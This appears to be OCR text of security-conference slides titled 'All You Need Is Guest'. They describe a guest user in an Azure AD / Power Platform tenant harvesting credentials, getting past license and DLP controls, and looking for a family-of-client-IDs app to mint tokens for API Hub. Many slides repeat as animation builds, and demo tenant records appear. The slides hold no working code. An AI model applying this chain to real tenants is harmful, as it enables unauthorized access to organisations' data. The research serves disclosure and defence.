
Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license → Got a license
→ Blocked by DLP → Pivoted connection *(bypass vuln under disclosure)*

Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license → Got a license
→ Blocked by DLP → Pivoted connection *(bypass vuln under disclosure)*
→ Blocked by prog access to API Hub



All You Need Is Guest

A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it’s our user)
Using a built-in public client app? No.
Using our own app? No.

Solving for scope

We need to find an AAD app that is:

Solving for scope

We need to find an AAD app that is:

1. On by-default (available on every tenant)

Solving for scope

We need to find an AAD app that is:

1. On by-default (available on every tenant)
2. Pre-approved to query API Hub (get internal resource)

Solving for scope

We need to find an AAD app that is:

1. On by-default (available on every tenant)
2. Pre-approved to query API Hub (get internal resource)
3. Public client (generate tokens on demand)

Solving for scope

We need to find an AAD app that is:


1. On by-default
2. Pre-approved to query API Hub
3. Public client

Solving for scope

We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client

Well, we know about the PowerApps portal!



All You Need Is Guest

@mbrg0
mbgsec.com
t2'24

[dbo].[Customers]

Search items

aidenb@zenitydemo.OnMicrosoft.com
Aiden
Brown

alexanderw@zenitydemo.OnMicrosoft.c
Alexander
Gonzalez

amandas@zenitydemo.OnMicrosoft.com
Amanda
Smith

ameliaj@zenitydemo.OnMicrosoft.com
Amelia
Johnson

ameliam@zenitydemo.OnMicrosoft.com
Amelia
Gonzalez


andrewc@zenitydemo.OnMicrosoft.com

Solving for scope

We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client

Well, we know about the PowerApps portal!



All You Need Is Guest

@mbrg0
mbgsec.com
t2’24

[dbo].[Customers]

Search items

aidenb@zenitydemo.OnMicrosoft.com
Aiden
Brown

alexanderw@zenitydemo.OnMicrosoft.c
Alexander
Gonzalez

amandas@zenitydemo.OnMicrosoft.com
Amanda
Smith

ameliaj@zenitydemo.OnMicrosoft.com
Amelia
Johnson

ameliam@zenitydemo.OnMicrosoft.com
Amelia
Gonzalez


andrewc@zenitydemo.OnMicrosoft.com

Solving for scope

We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client

Well, we know about the PowerApps portal!
But we can’t generate tokens on it’s behalf.



All You Need Is Guest

@mbrg0
mbgsec.com
t2’24

[dbo].[Customers]

Search items

aidenb@zenitydemo.OnMicrosoft.com
Aiden
Brown

alexanderw@zenitydemo.OnMicrosoft.c
Alexander
Gonzalez


amandas@zenitydemo.OnMicrosoft.com
Amanda
Smith

ameliaj@zenitydemo.OnMicrosoft.com
Amelia
Johnson

ameliam@zenitydemo.OnMicrosoft.com
Amelia
Gonzalez

andrewc@zenitydemo.OnMicrosoft.com

How does msft cross-app SSO work? (or – introduction to family of client IDs)





secureworks/**family-of-client-ids-research**

Research into Undocumented Behavior of Azure AD Refresh Tokens

1 Contributor
0 Issues
97 Stars
10 Forks


@detectdotdev


How does msft cross-app SSO work? (or introduction to family of client IDs)






application_name
Office 365 Management
Microsoft Azure CLI
Microsoft Azure PowerShell
Microsoft Teams
Windows Search
Outlook Mobile
Microsoft Authenticator App
OneDrive SyncEngine
Microsoft Office
Visual Studio
OneDrive iOS App
Microsoft Bing Search for Microsoft Edge
Microsoft Stream Mobile Native
Microsoft Teams - Device Admin Agent
Microsoft Bing Search
Office UWP PWA
Microsoft To-Do client
PowerApps
Microsoft Whiteboard Client
Microsoft Flow
Microsoft Planner
Microsoft Intune Company Portal
Accounts Control UI
Yammer iPhone
OneDrive
Microsoft Power BI
SharePoint
Microsoft Edge
Microsoft Tunnel
Microsoft Edge
SharePoint Android
Microsoft Edge

How does msft cross-app SSO work? (or introduction to family of client IDs)









application_name
Office 365 Management
Microsoft Azure CLI
Microsoft Azure PowerShell
Microsoft Teams
Windows Search
Outlook Mobile
Microsoft Authenticator App
OneDrive SyncEngine
Microsoft Office
Visual Studio
OneDrive iOS App
Microsoft Bing Search for Microsoft Edge
Microsoft Stream Mobile Native
Microsoft Teams - Device Admin Agent
Microsoft Bing Search
Office UWP PWA
Microsoft To-Do client
PowerApps
Microsoft Whiteboard Client
Microsoft Flow
Microsoft Planner
Microsoft Intune Company Portal
Accounts Control UI
Yammer iPhone
OneDrive
Microsoft Power BI
SharePoint
